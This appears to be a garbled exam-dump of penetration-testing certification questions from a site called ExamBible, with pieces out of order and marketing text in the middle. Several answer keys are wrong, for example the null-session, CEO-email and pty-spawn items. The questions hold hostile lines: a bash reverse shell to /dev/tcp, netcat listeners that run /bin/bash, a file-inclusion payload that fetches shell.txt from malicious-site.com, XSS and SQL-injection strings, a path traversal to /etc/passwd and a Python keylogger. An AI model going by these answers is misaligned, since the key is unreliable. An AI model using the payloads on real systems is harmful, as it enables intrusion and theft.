Administrator:SNTLMv2\$NTLMV2WORKGROUP\$1122334455667788\$07659A550D5E9D02996DFD95C87EC1D5\$0101000000000000006CF6385B74CA01B3610B02D99732D000000000200120

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 53

A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

- A. RID cycling to enumerate users and groups
- B. Pass the hash to relay credentials
- C. Password brute forcing to log into the host
- D. Session hijacking to impersonate a system account

Answer: C

NEW QUESTION 58

In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

- A. Brute force the user's password.

- B. Perform an ARP spoofing attack.
- C. Leverage the BeEF framework to capture credentials.
- D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 61

A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

- A. nc -lvp 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -p 4444 /bin/bash
- D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 63

.....

About ExamBible

Your Partner of IT Exam

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate




Our guarantee that you will pass the exam.





* Unique Gurantee


If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1
DRAG DROP
Performance based

You are a penetration Inter reviewing a client's website through a web browser. Instructions:
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.







- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 2

HOTSPOT

You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e		
#inner-tab"><script>alert(1)</script>		
site=www.exe"ping%20-c%2010%20localhost"mple.com		
item=widget';waitFor%20delay%20'00:00:20';--		
logfile=%2fetc%2fpasswd%00		
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt		
item=widget%20union%20select%20null,null,@version;--		
radir=http:%2f%2fwww.malicious-site.com		
item=widget'+convert(1et,@version)+		
lookup=\${whcarl}		



- A. Mastered
 B. Not Mastered

Answer: A


NEW QUESTION 3

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.



- A. Mastered
- B. Not Mastered

Answer: A

NEW QUESTION 4

A constant wants to scan all the TCP Ports on an identified device. Which of the following Nmap switches will complete this task?

- A. -p-
- B. -p ALX,
- C. -p 1-65534
- D. -port 1-65534

Answer: A

NEW QUESTION 5

The following command is run on a Linux file system: Chmod 4111 /usr/bin/sudo
Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Sticky bits
- C. Unquoted service path
- D. Misconfigured sudo

Answer: D

NEW QUESTION 6

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Answer: D

NEW QUESTION 7

While prioritizing findings and recommendations for an executive summary, which of the following considerations would be MOST valuable to the client?

- A. Levels of difficulty to exploit identified vulnerabilities
- B. Time taken to accomplish each step
- C. Risk tolerance of the organization

D. Availability of patches and remediations

Answer: C

NEW QUESTION 8

The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

- A. Storage access
- B. Limited network access
- C. Misconfigured DHCP server
- D. Incorrect credentials
- E. Network access controls

Answer: A

NEW QUESTION 9

Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?

- A. Penetration test findings often contain company intellectual property
- B. Penetration test findings could lead to consumer dissatisfaction if made public
- C. Penetration test findings are legal documents containing privileged information
- D. Penetration test findings can assist an attacker in compromising a system

Answer: C

NEW QUESTION 10

A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization. Which of the following techniques would be the MOST appropriate? (Select TWO)

- A. Query an Internet WHOIS database.
- B. Search posted job listings.
- C. Scrape the company website.
- D. Harvest users from social networking sites.
- E. Socially engineer the corporate call center

Answer: AB

NEW QUESTION 10

A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

- A. Use path modification to escape the application's framework.
- B. Create a frame that overlays the application.
- C. Inject a malicious iframe containing JavaScript.
- D. Pass an iframe attribute that is malicious

Answer: B

NEW QUESTION 13

A security consultant found a SCADA device in one of the VLANs in scope. Which of the following actions would BEST create a potentially destructive outcome against device?

- A. Launch an SNMP password brute force attack against the device.
- B. Launch a Nessus vulnerability scan against the device.
- C. Launch a DNS cache poisoning attack against the device.
- D. Launch an SMB exploit against the device

Answer: A

NEW QUESTION 17

An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

- A. Principle of fear
- B. Principle of authority
- C. Principle of scarcity
- D. Principle of likeness
- E. Principle of social proof

Answer: E

NEW QUESTION 21

A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawn("/bin/bash").' Which of the following actions is the tester taking?

- A. Removing the Bash history
- B. Upgrading the shell
- C. Creating a sandbox
- D. Capturing credentials

Answer: A

NEW QUESTION 24

Given the following script:

```
import pyHook, pythoncom, logging, sys
f="f.txt"
def OnKeyboardEvent(event):
    logging.basicConfig(filename=f, level=logging.DEBUG, format='%(message)s')
    chr(event.Ascii)
    logging.log(10, chr(event.Ascii))
    return True

hm = pyHook.HookManager()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```

Which of the following BEST describes the purpose of this script?

- A. Log collection
- B. Event logging
- C. Keystroke monitoring
- D. Debug message collection

Answer: C

NEW QUESTION 25

After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

- A. SOW
- B. NDA
- C. EULA
- D. BRA

Answer: D

NEW QUESTION 29

During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful. Which of the following would be the BEST target for continued exploitation efforts?

- A. Operating system Windows 7 Open ports: 23, 161
- B. Operating system Windows Server 2016 Open ports: 53, 5900
- C. Operating system Windows 8.1 Open ports 445, 3389
- D. Operating system Windows 8 Open ports 514, 3389

Answer: C

NEW QUESTION 32

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

- A. Advanced persistent threat
- B. Script kiddie
- C. Hacktivist
- D. Organized crime

Answer: A

NEW QUESTION 36

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST
test i:
./GHOST
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 37

While engaging clients for a penetration test from highly regulated industries, which of the following is usually the MOST important to the clients from a business perspective?

- A. Letter of engagement and attestation of findings
- B. NDA and MSA
- C. SOW and final report
- D. Risk summary and executive summary

Answer: D

NEW QUESTION 42

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc -bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 44

A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of the following BEST describes the types of adversaries this would identify?

- A. Script kiddies
- B. APT actors
- C. Insider threats
- D. Hacktivist groups

Answer: B

NEW QUESTION 45

Which of the following CPU register does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

